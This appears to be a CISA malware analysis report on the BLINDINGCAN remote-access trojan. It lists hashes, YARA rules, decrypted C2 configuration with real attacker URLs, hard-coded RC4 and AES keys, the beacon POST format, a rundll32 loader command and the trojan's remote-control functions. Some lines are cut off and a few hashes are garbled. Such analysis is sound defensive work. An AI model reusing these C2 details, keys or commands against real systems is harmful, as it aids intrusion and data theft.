No matches found.

PE Metadata

<b>Compile Date</b>	2019-10-30 22:22:32-04:00
<b>Import Hash</b>	bddf350b1495019b036eb25682895735
<b>Company Name</b>	TODO: <Company name>
<b>File Description</b>	TODO: <File description>
<b>Internal Name</b>	MFC_DLL.dll
<b>Legal Copyright</b>	TODO: (c) <Company name>. All rights reserved.
<b>Original Filename</b>	MFC_DLL.dll
<b>Product Name</b>	TODO: <Product name>
<b>Product Version</b>	1.0.0.1

PE Sections

MD5	Name	Raw Size	Entropy
ee27480742e19dfbbbedf334ca52aafa5	header	1024	2.713911
d41d8cd98f00b204e9800998ecf8427e	UPX0	0	0.000000
f13bc7e5f532956e1c5490d27d9b9eb0	UPX1	670720	7.999480

---

80eb6e1fc17919b7444d34b73621166f .rsrc 5120 3.981460

Packers/Compilers/Cryptors

ACProtect 1.3x - 1.4x DLL -> Risco Software Inc.

Relationships

b70e66d387...	Connected_To	curiofirenze.com
b70e66d387...	Connected_To	automercado.co.cr
b70e66d387...	Dropped_By	d40ad4cd39350d718e189adf45703eb3a3935a7cf8062c20c663bc14d28f78c9
b70e66d387...	Contains	bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1
b70e66d387...	Contains	7d507281e2e21476ff1af492ad9f574b14cbf77eb4cda9b67e4256318c7c6bbd

Description

This application is a 32-bit UPX packed DLL installed by d40ad4cd39350d718e189adf45703eb3a3935a7cf8062c20c663bc14d28f78c9 into the C:\ProgramData\iconcache.db" directory. During execution, it uses the Advanced Encryption Standard (AES) cipher to decrypt and then decompress binaries "bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1" and "7d507281e2e21476ff1af492ad9f574b14cbf77eb4cda9b67e4256318c7c6bbd" in memory. These binaries are loaded and executed in memory during runtime.

**bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1**

Tags

backdoorremote-access-trojan Trojan

Details

<b>Name</b>	e7718609577c6e34221b03de7e959a8c
<b>Size</b>	163840 bytes
<b>Type</b>	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
<b>MD5</b>	e7718609577c6e34221b03de7e959a8c
<b>SHA1</b>	97d24ac0d773f6260ab512fa496099b3289210db
<b>SHA256</b>	bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1
<b>SHA512</b>	95aab6ef454c364b63002df7949c33602964d0905b4a23511bd9462aa5037c71a933f8bf3a3d650be76926e92bcf39e362a047c2da3da
<b>ssdeep</b>	1536:/XhDZIPNWfFTIL1uWPgNquuGCoGSfYz57wmF87GbSaW1nqBQIBS4AF3TlHrim:/xwWmBLPgNZeTSfE5UmfQqT3TIhW
<b>Entropy</b>	5.585632

Antivirus

<b>Ahnlab</b>	Backdoor/Win32.Akdoor
<b>ESET</b>	a variant of Win32/NukeSped.GT trojan
<b>Symantec</b>	Heur.AdvML.B

YARA Rules

- rule CISA\_10135536\_06 : trojan rat HIDDENCOBRA BLINDINGCAN
  - {
    - meta:
      - Author = "CISA Code & Media Analysis"
      - Incident = "10135536"
      - Date = "2018-05-04"
      - Actor = "HiddenCobra"
      - Category = "Trojan RAT"
      - Family = "BLINDINGCAN"
      - Description = "Detects 32bit HiddenCobra BLINDINGCAN Trojan RAT"
      - MD5\_1 = "f9e6c35dbb62101498ec755152a8a67b"
      - SHA256\_1 = "1ee75106a9113b116c54e7a5954950065b809e0bb4dd0a91dc76f778508c7954"
      - MD5\_2 = "d742ba8cf5b24affdf77bc6869da0dc5"
      - SHA256\_2 = "7dce6f30e974ed97a3ed024d4c62350f9396310603e185a753b63a1f9a2d5799"
      - MD5\_3 = "aefcd8e98a231bccbc9b2c6d578fc8f3"
      - SHA256\_3 = "96721e13bae587c75618566111675dec2d61f9f5d16e173e69bb42ad7cb2dd8a"
      - MD5\_4 = "3a6b48871abff2a1ce4c89b08bc0b7d8"
      - SHA256\_4 = "f71d67659baf0569143874d5d1c5a4d655c7d296b2e86be1b8f931c2335c0cd3"
    - strings:
      - \$s0 = { C7 45 EC 0D 06 09 2A C7 45 F0 86 48 86 F7 C7 45 F4 0D 01 01 01 C7 45 F8 05 00 03 82 }
      - \$s1 = { 50 4D 53 2A 2E 74 6D 70 }
      - \$s2 = { 79 67 60 3C 77 F9 BA 77 7A 56 1B 68 51 26 11 96 B7 98 71 39 82 B0 81 78 }
    - condition:
      - any of them
- rule CISA\_10295134\_01 : rat trojan HIDDENCOBRA BLINDINGCAN
  - {
    - meta:
      - Author = "CISA Code & Media Analysis"
      - Incident = "10295134"
      - Date = "2020-07-28"
      - Last\_Modified = "20200730\_1030"
      - Actor = "HiddenCobra"
      - Category = "Trojan RAT"
      - Family = "BLINDINGCAN"
      - Description = "Detects 32 and 64bit HiddenCobra BlindingCan Trojan RAT"
      - MD5\_1 = "e7718609577c6e34221b03de7e959a8c"
      - SHA256\_1 = "bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1"
      - MD5\_2 = "6c2d15114ebdd910a336b6b147512a74"
      - SHA256\_2 = "58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d"
    - strings:
      - \$s0 = { C7 44 24 20 0D 06 09 2A C7 44 24 24 86 48 86 F7 C7 44 24 28 0D 01 01 01 C7 44 24 2C 05 00 03 82 }
      - \$s1 = { C7 45 EC 0D 06 09 2A C7 45 F0 86 48 86 F7 C7 45 F4 0D 01 01 01 C7 45 F8 05 00 03 82 }
    - condition:
      - \$s0 or \$s1

ssdeep Matches

93 5665fa000b3cd52ceae755d35ca698e50cfb9c952cfdc70610b3a262e87be210

PE Metadata

**Compile Date** 2020-05-19 03:26:30-04:00  
**Import Hash** 920679e3a916eba5c0309f6381f49d76

PE Sections

MD5	Name	Raw Size	Entropy
3c4d32746197a23e043dec30c3f17502	header	1024	2.462178
c7b7bc3bf34654bd45c303561f9359e1	.text	81920	6.658611
a0605f0296280e16d350cf78eb70a0d3	.rdata	25088	6.630270
88750685639a22c3e4bcb15f40390ff9	.data	12800	3.648302
51741feb8529e34f47173f59abe8b19b	.rsrc	512	5.105616
b87183316e04b075a0da8e286b297fdb	.reloc	7680	5.057386

Packers/Compilers/Cryptors

Microsoft Visual C++ DLL \*sign by CodeRipper

## Relationships

bdfd16dc53...	Contained_Within	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
bdfd16dc53...	Connected_To	curiofirenze.com
bdfd16dc53...	Connected_To	automercado.co.cr

## Description

This application is a malicious 32-bit DLL unpacked and executed by "b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292" been identified as a variant of a Hidden Cobra RAT. This file contains embedded configuration data (2704 bytes). The data is decrypted using a h decryption key "XEUFC1L3DF3C2ROU" before being decoded using an XOR cipher. Displayed below is the content of the decoded data:

```
--Begin configuration data--
hxxps[://www[.]automercado.co.cr/empleo/css/main.jsp
hxxps[://www[.]automercado.co.cr/empleo/css/main.jsp
hxxps[://www[.]automercado.co.cr/empleo/css/main.jsp
hxxps[://www[.]curiofirenze.com/include/inc-site.asp
hxxps[://www[.]curiofirenze.com/include/inc-site.asp
c:\windows\system32\cmd.exe
%temp%
--End configuration data--
```

The malware decrypts its strings using a hard-coded RC4 key: "0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82". Displayed below are sample observed during analysis:

```
--Begin decrypted strings--
"Hardware\Description\System\CentralProcessor\0"
"ProcessorNameString"
"boardid, bbsNo, strBoardID, userid, bbsfilename, code, pidseqNo, ReportID, v, PageNumbernumviewread, action, pagemodeidx, cateld, bbsld, p
tblidx_num, act, bbs_id, bbs_form, bidbbscate, menucode, b_code, bname, tb, borad01, borad02, borad03, midnewsid, table, Board_seq, bc_idx
nowPage, webid, boardDiv, sub_idx"
"\\tsclient"
--End decrypted strings--
```

It collects the following information about the victim's system and beacons the collected data to the C2 "curiofirenze.com" and "automercado.co.cr":

```
--Begin system information--
Operating system (OS) version information
Processor information
System name
Local IP address information
Media access control (MAC) address.
--End system information--
```

It attempts to retrieve the User-Agent string from the victim's system. If not available, it uses the following embedded User-Agent string:

```
--Begin User-Agent String--
"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36" .
--End User-Agent String--
```

It will generate HTTP POST requests with the following format:

```
--Begin HTTP POST format--
POST /<uri> HTTP/1.1
Connection: Keep-Alive
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: /*/*
User-Agent: <obtained from ObtainUserAgentString otherwise: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Geck
Safari/537.36 >
Host: <domain>
Content-Length: <length>

id=<nine random character generated RC4 key><three_random_param_selected>&<second parameter>=<sessionID>&<third parameter >=<han
parameter>=<datagram>
--End HTTP POST format--
```

The HTTP POST body contains four parameters of Base64 encoded data as displayed below:

```
--Begin four parameters--
Four parameters: id=<nine random character generated RC4 key><three_random_param_selected>&<second parameter>=<sessionID>&<third j
coded_String>&<fourth parameter>=<datagram>
```

```
Sample: id=Z2ptZmx0b250Jpzkm7R+AAxesq7t1Eo4Dg==&page=bsyybw==&bbsNo=AszBYcolV00l69W9ihtkLg==&bname="
--End four parameters--
```

The first parameter tag, 'id=', will consist of two separate Base64 encoded parts. The first part consists of a Base64 encoded nine random general RC4 key used for encryption. The second part of the 'id=' parameter tag will contain three parameters randomly selected from a list of the below randomly selected name tags are colon delimited and stored in the following format: "first name tag:second name tag:third name tag". This data is random character generated RC4 key and Base64 encoded.

--Begin randomly selected string tags--

"boardid, bbsNo, strBoardID, userid, bbsfilename, code, pidseqNo, ReportID, v, PageNumbernumviewread, action, pagemodeidx, cateld, bbsld, p, tblidx\_num, act, bbs\_id, bbs\_form, bidbbscate, menucode, b\_code, bname, tb, borad01, borad02, borad03, midnewsid, table, Board\_seq, bc\_idx, nowPage, webid, boardDiv, sub\_idx"

--End randomly selected string tags--

The second parameter tag 'page=' is a randomly selected name from the list of the above string tags which contains the "session id" data. This data is the same generated RC4 key before Base64 encoded.

The third parameter tag 'bbsNo=' is a randomly selected name from a list of the above string tags which contains a hard-coded string data "T1B7I malware. This data is encrypted using the RC4 key and then the data is Base64 encoded. Analysis indicates that when encrypting data from the file the encryption starts "0xC00 bytes" into the RC4 key stream.

The fourth parameter tag 'bname=' is a randomly selected name from the list of the above string tags which contains the datagram to be sent. The data is with a combination of RC4 and differential XOR. The RC4 key used is "0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82".

It contains the following built-in functions for remote operations that provide various capabilities on a victim's system:

--Begin built-in functions--

Retrieve information about all installed disks, including the disk type and the amount of free space on the disk

Create, start, and terminate a new process and its primary thread

Search, read, write, move, and execute files

Get and modify file or directory timestamps

Change the current directory for a process or file

Delete malware and artifacts associated with the malware from the infected system

--End built-in functions--

**7d507281e2e21476ff1af492ad9f574b14cbf77eb4cda9b67e4256318c7c6bbd**

Tags

HIDDEN-COBRA

Details

<b>Name</b>	7d507281e2e21476ff1af492ad9f574b14cbf77eb4cda9b67e4256318c7c6bbd
<b>Size</b>	163840 bytes
<b>Type</b>	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
<b>MD5</b>	6f329c32f228d9a4d856afd4794c7f2b
<b>SHA1</b>	4be9aecc0fc76c037420ece97645c6a32294a230
<b>SHA256</b>	7d507281e2e21476ff1af492ad9f574b14cbf77eb4cda9b67e4256318c7c6bbd
<b>SHA512</b>	f4aff0e36fb98d64ff207a983ca7ed10c11ad7b01953b545c655a3349016f9d6c5fbd3cc8d44851cb68c51f069da2469b1e3445cd60b6e11
<b>ssdeep</b>	384:vNV+PKlwRYnd2dPugCkPV59FYRz8xM6hwXlbfR+1nu6EDH+zj+1XoNC3vyFAt1:vNIKip92x8rhOdmnTEDwu3vy
<b>Entropy</b>	1.605796

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

<b>Compile Date</b>	2019-10-30 22:21:48-04:00
<b>Import Hash</b>	75588d29242e426f361ddcf8c53954f5

PE Sections

<b>MD5</b>	<b>Name</b>	<b>Raw Size</b>	<b>Entropy</b>
0452202027da519acb3a7d074696de07	header	1024	2.351340



ae1c3feb6a3beda4db0ce8c794af77e7	.text	17920	6.473020
c139714dd00b81eb08ecaf32bdced254	.rdata	8192	4.655148
0685a556cdaa359c306b3c7830fc6f1e	.data	3072	2.403876
a2b361aa5b6f2d5912845d84ca96a368	.rsrc	512	5.105029
d2e652e58f57bd6314d5ebf8f59687e9	.reloc	2048	5.497034

Packers/Compilers/Cryptors

Microsoft Visual C++ DLL \*sign by CodeRipper

Relationships

7d507281e2... Contained\_Within b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9

Description

This application is a 32-bit DLL unpacked and executed by "b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9". This unmap the DLL "C:\ProgramData\iconcache.db" loaded in the process.

**0fc12e03ee93d19003b2dd7117a66a3da03bd6177ac6eb396ed52a40be913db6**

Tags

downloaderdropper

Details

<b>Name</b>	0FC12E03EE93D19003B2DD7117A66A3DA03BD6177AC6EB396ED52A40BE913DB6
<b>Size</b>	900096 bytes
<b>Type</b>	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
<b>MD5</b>	b1dd2c73b3c13a147828f7bb4389d241
<b>SHA1</b>	5275449d25a64e7415c1c1e727a0af76b08c2811
<b>SHA256</b>	0fc12e03ee93d19003b2dd7117a66a3da03bd6177ac6eb396ed52a40be913db6
<b>SHA512</b>	054b8c4345e97aa4719415971cb5df83f208a2c11302baba66392251a5d7d8251e564443fd4716d82cacf2a5da94250cc8defd9300e08
<b>ssdeep</b>	12288:sXcnHdDS0zaEw2W912s3xN+JgHGJNfKAyhnB8EoarWY9ZtvaBmBJnLoAFMx8wIWF:sMH9S8avT2Ex5mJNfbyYBaaY9Ly8q
<b>Entropy</b>	7.961146

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

**Compile Date** 2020-05-20 02:03:51-04:00

**Import Hash** 65793cf7eaeca085293db7251eb4469a

PE Sections

MD5	Name	Raw Size	Entropy
a1c37a2c9fedecabe570383d81bfb5d6	header	1024	2.524544
61e11f8acaaf9d065546a237ced1e964	.text	31744	6.348358
9f1fe9ee707daa61e91ad94d618b066f	.rdata	11264	4.687720
300ac7ec543fda0fab22c110a7d26281	.data	850432	7.993358
da2a58c7e17c14ced8b67bc462ad7427	.pdata	2048	4.219318

531f04a4abeb58f9e10ffc6afe98250	.rsrc	512	5.110827
58c4168b836758e380e64f12eca00760	.reloc	3072	1.006647

#### Relationships

0fc12e03ee... Dropped d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5

#### Description

This application is a 64-bit DLL. Upon execution, it decodes an embedded 64-bit UPX packed DLL using a hard-coded XOR key: "0x59". The dec and executed from "C:\ProgramData\iconcache.db" (d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5) with the follow

--Begin Command--

"C:\Windows\System32\rundll32.exe C:\ProgramData\iconcache.db,SMain S-7-43-8423-97048307-383378-8483"

--End Command--

**d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5**

#### Tags

obfuscatedremote-access-trojan

#### Details

<b>Name</b>	iconcache.db
<b>Size</b>	845312 bytes
<b>Type</b>	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
<b>MD5</b>	c2c5751cdfbe9fac44337d4cb6e74e4
<b>SHA1</b>	02678efe715ff2658c6a4c2b596046b744a8b222
<b>SHA256</b>	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
<b>SHA512</b>	dddd82c21ee815a570689c8023f51267a2699346eadb8cf5cb6a2bfc4e0404ab8388608e934c03b8b69819bab1b5252ed8b29391f543:
<b>ssdeep</b>	24576:aSiVfP99Z7QI32TVKBixBWfSVz5HIWkZtk:aSMH94/TVKsfGc9lqt
<b>Entropy</b>	7.996450

#### Antivirus

No matches found.

#### YARA Rules

No matches found.

#### ssdeep Matches

No matches found.

#### PE Metadata

<b>Compile Date</b>	2019-10-30 22:22:27-04:00
<b>Import Hash</b>	bddf350b1495019b036eb25682895735
<b>Company Name</b>	TODO: <Company name>
<b>File Description</b>	TODO: <File description>
<b>Internal Name</b>	MFC_DLL.dll
<b>Legal Copyright</b>	TODO: (c) <Company name>. All rights reserved.
<b>Original Filename</b>	MFC_DLL.dll
<b>Product Name</b>	TODO: <Product name>
<b>Product Version</b>	1.0.0.1

#### PE Sections

MD5	Name	Raw Size	Entropy
bbdf7f1c6cfdab4beb23ae1f5e5e8e3f	header	1024	2.753386

d41d8cd98f00b204e9800998ecf8427e	UPX0	0	0.000000
61de5945f98a8652eaf4ae5b93b41128	UPX1	838656	7.999757
70b01a5a98c1febe2bde96c9270957c3	.rsrc	5632	3.718427

#### Relationships

d5186efd85...	Connected_To	curiofirenze.com
d5186efd85...	Connected_To	automercado.co.cr
d5186efd85...	Dropped_By	0fc12e03ee93d19003b2dd7117a66a3da03bd6177ac6eb396ed52a40be913db6
d5186efd85...	Contains	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d
d5186efd85...	Contains	8b53b519623b56ab746daf14d3eb402e6fa515cde2113a07f5a3b4050e98050

#### Description

This application is a 64-bit UPX packed DLL installed by "0FC12E03EE93D19003B2DD7117A66A3DA03BD6177AC6EB396ED52A40BE913DB6C:\ProgramData\iconcache.db" directory. During execution, it uses AES cipher to decrypt and then decompress two embedded 64-bit DLL binaries "58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d" and "8b53b519623b56ab746daf14d3eb402e6fa515cde2113a07 memory. These binaries are loaded and executed in memory during runtime.

**58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d**

#### Tags

HIDDEN-COBRA

#### Details

<b>Name</b>	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d
<b>Size</b>	214608 bytes
<b>Type</b>	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
<b>MD5</b>	6c2d15114ebdd910a336b6b147512a74
<b>SHA1</b>	9feef1eed2a8a5cbfe1c6478f2740d8fe63305e2
<b>SHA256</b>	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d
<b>SHA512</b>	77fd1d56a0f0cf143286fb78519b69eb8ef30f383c117d353ab16d0be5f2bfdbdb847d717dbc8b70b5d806a46fa4a1dc29a8304b8349bc1
<b>ssdeep</b>	3072:WvG/9l8VoAo8gJ83efR0TmXBIPbAjoSrL90z1agX:0VoAo8qIWtmXBIPbAJHI0j
<b>Entropy</b>	4.709829

#### Antivirus

No matches found.

#### YARA Rules

```
rule CISA_10295134_01 : rat trojan HIDDENCOBRA BLINDINGCAN
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10295134"
    Date = "2020-07-28"
    Last_Modified = "20200730_1030"
    Actor = "HiddenCobra"
    Category = "Trojan RAT"
    Family = "BLINDINGCAN"
    Description = "Detects 32 and 64bit HiddenCobra BlindingCan Trojan RAT"
    MD5_1 = "e7718609577c6e34221b03de7e959a8c"
    SHA256_1 = "bfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1"
    MD5_2 = "6c2d15114ebdd910a336b6b147512a74"
    SHA256_2 = "58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d"
  strings:
    $s0 = { C7 44 24 20 0D 06 09 2A C7 44 24 24 86 48 86 F7 C7 44 24 28 0D 01 01 01 C7 44 24 2C 05 00 03 82 }
    $s1 = { C7 45 EC 0D 06 09 2A C7 45 F0 86 48 86 F7 C7 45 F4 0D 01 01 01 C7 45 F8 05 00 03 82 }
  condition:
    $s0 or $s1
}
```

#### ssdeep Matches

90 20ee5fdc9589067a7a312d6f660f0c8f33048f511975298ca6a9bfed145fe8fd  
100 78a65874b49922217fd0423cc6293a23f70cb804022283ed3187b71178663ca3

PE Metadata

**Compile Date** 2020-05-19 03:26:27-04:00  
**Import Hash** af2479dbb1f93be4fc4a092cbbd4df85

PE Sections

MD5	Name	Raw Size	Entropy
6066ee1e6c73fe6133738f26cf898280	header	1024	2.581998
bfbef6f46025a25810199ae50f7f7ed04	.text	90624	6.498666
2cc742e33c53aeb638e9798422f8adaa	.rdata	31232	6.194223
21c81d1a5ad5583610f1bcb7827fec54	.data	14336	3.377777
0a93a2ad9833deb5581854bc11c7fcb7	.pdata	3584	4.918413
9a33838895830247744985365b8b2948	.rsrc	512	5.115767
e032dedb2f8e5a189a3a98897f1f7f92	.reloc	1536	2.852342

Relationships

58027c80c6... Contained\_Within d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5  
58027c80c6... Connected\_From curiofirenze.com  
58027c80c6... Connected\_From automercado.co.cr

Description

This application is a malicious 64-bit DLL unpacked and executed by "d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314 identified as a 64-bit version of the Hidden Cobra RAT "bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1". This file contains embedded configuration data. The embedded data is decrypted using a hard-coded AES decryption key: "81SNWX3ALGPDMMW5V". The decrypt using an XOR cipher. Displayed below is the content of the decoded data:

```
--Begin configuration data--  
https://www[.]automercado.co.cr/empleo/css/main.jsp  
https://www[.]automercado.co.cr/empleo/css/main.jsp  
https://www[.]automercado.co.cr/empleo/css/main.jsp  
https://www[.]curiofirenze.com/include/inc-site.asp  
https://www[.]curiofirenze.com/include/inc-site.asp  
c:\windows\system32\cmd.exe  
%temp%  
--End configuration data--
```

The malware decrypts its strings using a hard-coded RC4 key "0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82". Displayed below are sample observed during analysis:

```
--Begin decrypted strings--  
"Hardware\Description\System\CentralProcessor\0"  
"ProcessorNameString"  
"boardid, bbsNo, strBoardID, userid, bbsfilename, code, pidseqNo, ReportID, v, PageNumbernumviewread, action, pagemodeidx, cateld, bbsld, p  
tblidx_num, act, bbs_id, bbs_form, bidbbscate, menucode, b_code, bname, tb, borad01, borad02, borad03, midnewsid, table, Board_seq, bc_idx  
nowPage, webid, boardDiv, sub_idx"  
"\\tsclient"  
--End decrypted strings--
```

It collects the following information about the victim's system and beacons the collected data to the C2 "curiofirenze.com" and "automercado.co.cr":

```
--Begin system information--  
Operating system (OS) version information  
Processor information  
System name  
Local IP address information  
Media access control (MAC) address.  
--End system information--
```

It attempts to retrieve the User-Agent string from the victim's system, if not available, it uses the following embedded User-Agent string:

```
--Begin User-Agent String--
"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36" .
--End User-Agent String--
```

It will generate HTTP POST requests with the following format:

```
--Begin HTTP POST format--
POST /<uri> HTTP/1.1
Connection: Keep-Alive
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: <obtained from ObtainUserAgentString otherwise: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Safari/537.36 >
Host: <domain>
Content-Length: <length>

id=<nine random character generated RC4 key><three_random_param_selected>&<second parameter>=<sessionID>&<third parameter >=<fourth parameter>=<datagram>
--End HTTP POST format--
```

The HTTP POST body contains four parameters of Base64 encoded data as displayed below:

```
--Begin four parameters--
Four parameters: id=<nine random character generated RC4 key><three_random_param_selected>&<second parameter>=<sessionID>&<third parameter>=<datagram>&<fourth parameter>=<datagram>
```

```
Sample: id=Z2ptZmx0b250JpzKMR+AAxesq7t1Eo4Dg==&page=bsyybw==&bbsNo=AszBYcolV00I69W9ihtkLg==&bname="
--End four parameters--
```

The first parameter tag, 'id=', will consist of two separate Base64 encoded parts. The first part consists of a Base64 encoded nine random generated RC4 key used for encryption. The second part of the 'id=' parameter tag will contain three parameters randomly selected from a list of the below randomly selected name tags are colon delimited and stored in the following format: "first name tag:second name tag:third name tag". This data is random character generated RC4 key and Base64 encoded.

```
--Begin randomly selected string tags--
"boardid, bbsNo, strBoardID, userid, bbsfilename, code, pidseqNo, ReportID, v, PageNumbernumviewread, action, pagemodeidx, cateld, bbsld, p_tblidx_num, act, bbs_id, bbs_form, bidbbscate, menucode, b_code, bname, tb, borad01, borad02, borad03, midnewsid, table, Board_seq, bc_idx, nowPage, webid, boardDiv, sub_idx"
--End randomly selected string tags--
```

The second parameter tag 'page=' is a randomly selected name from the list of the above string tags which contains the "session id" data. This data is the same generated RC4 key before Base64 encoded.

The third parameter tag 'bbsNo=' is a randomly selected name from the list of the above string tags which contains a hard-coded string data "T1B malware. This data is encrypted using the RC4 key and then the data is Base64 encoded. Analysis indicates that when encrypting data from the file the encryption starts "0xC00 bytes" into the RC4 key stream.

The fourth parameter tag 'bname=' is a randomly selected name from a list of the above string tags which contains the datagram to be sent. The datagram is a combination of RC4 and differential XOR. The RC4 key used is "0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82".

It contains the following built-in functions for remote operations that provide various capabilities on a victim's system:

```
--Begin built-in functions--
Retrieve information about all installed disks, including the disk type and the amount of free space on the disk
Create, start, and terminate a new process and its primary thread
Search, read, write, move, and execute files
Get and modify file or directory timestamps
Change the current directory for a process or file
Delete malware and artifacts associated with the malware from the infected system
--End built-in functions--
```

**8b53b519623b56ab746fdaf14d3eb402e6fa515cde2113a07f5a3b4050e98050**

Details

<b>Name</b>	8b53b519623b56ab746fdaf14d3eb402e6fa515cde2113a07f5a3b4050e98050
<b>Size</b>	172208 bytes
<b>Type</b>	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
<b>MD5</b>	63d155f889e09272d85cfd9dfc266131
<b>SHA1</b>	3f6ef29b86bf1687013ae7638f66502bcf883bfd
<b>SHA256</b>	8b53b519623b56ab746fdaf14d3eb402e6fa515cde2113a07f5a3b4050e98050
<b>SHA512</b>	1f5464c9cb2786174d953666a287d5a681abe627e9caddf45986cd73290e6d73db9ddf2ccd589a0c09e4fe10cdf42b1d8d31dbfc57595C
<b>ssdeep</b>	768:XXKHstl+TCTWBGtl7CTnEUbrNXzuXrSXjkD4opaY16iWr:X7TCN/CTrbrNjGsjMdvW

**Entropy** 1.637592

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

**Compile Date** 2019-10-30 22:21:47-04:00

**Import Hash** 7e564082b35201e421694b4ecea4ed0a

PE Sections

MD5	Name	Raw Size	Entropy
71170f767f99b3b8e8fb41eb4ca505b9	header	1024	2.465212
99d34a0fcb234b3aed2a92fc7101b9f5	.text	20480	6.210180
46abe134e48b8af335f468d25c91a1fe	.rdata	9728	4.554618
c545b6874d37d733e970a7e884ddc2c7	.data	4096	2.099924
0d6201e58760b130181228a80ca4a775	.pdata	1536	3.828383
a09ee0743bee58fbe63a9a50c1d3f79b	.rsrc	512	5.105029
1360c7212899568e17f02f8e61db1c60	.reloc	512	4.003257

Relationships

8b53b51962... Contained\_Within d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5

Description

This application is a 64-bit DLL unpacked and executed by "d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5". This fi the DLL "C:\ProgramData\iconcache.db" loaded in the process.

**curiofirenze.com**

Tags

command-and-control

URLs

hxxps[:]//www[.]curiofirenze.com/include/inc-site.asp

Ports

443 TCP

HTTP Sessions

https://www.curiofirenze.com/include/inc-site.asp  
id=bHRhcGpjaGR05HIC99liJ/OpLNaM14H22x8kTA==&PageNumber=hitSpw==&bname=4CInpdMuf615aK3cidCq+w==&tb=  
Connection: Keep-Alive  
Cache-Control: no-cache  
Accept: \*/\*  
Content-Type: application/x-www-form-urlencoded  
Content-Length: %d Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.3

Whois

Domain Name: curiofirenze.com  
Registry Domain ID: 1874895918\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.joker.com  
Registrar URL: https://joker.com  
Updated Date: 2019-11-25T10:15:37Z  
Creation Date: 2014-09-09T12:05:53Z  
Registrar Registration Expiration Date: 2020-09-09T12:05:53Z  
Registrar: CSL Computer Service Langenbach GmbH d/b/a joker.com  
Registrar IANA ID: 113  
Registrar Abuse Contact Email: abuse@joker.com  
Registrar Abuse Contact Phone: +49.21186767447

Reseller: CWNET s.r.l.  
Reseller: Internet Service Provider  
Reseller: <http://www.cheapnet.it>  
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>  
Registrant Organization: Curio s.r.l.  
Registrant State/Province: FI  
Registrant Country: IT  
Name Server: lady.ns.cloudflare.com  
Name Server: phil.ns.cloudflare.com  
DNSSEC: unsigned  
URL of the ICANN Whois Inaccuracy Complaint Form: <https://www.icann.org/wicf/>  
>>> Last update of WHOIS database: 2020-06-30T20:18:19Z <<<

#### Relationships

curiofirenze.com	Connected_From	b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9
curiofirenze.com	Connected_From	d5186efd8502a3a99a66729cb847d3f4be8937a3fec1c2655b6ea81f57a314f5
curiofirenze.com	Resolved_To	192.99.20.39
curiofirenze.com	Connected_From	bdfd16dc53f5c63da0b68df71c6e61bad300e59fd5748991a6b6a3650f01f9a1
curiofirenze.com	Connected_To	58027c80c6502327863ddca28c31d352e5707f5903340b9e6ccc0997fcb9631d

#### Description

Both the 32-bit and 64-bit "iconcache.db" connect to the domain via HTTPS POST requests on port 443 with encoded data.

#### 192.99.20.39

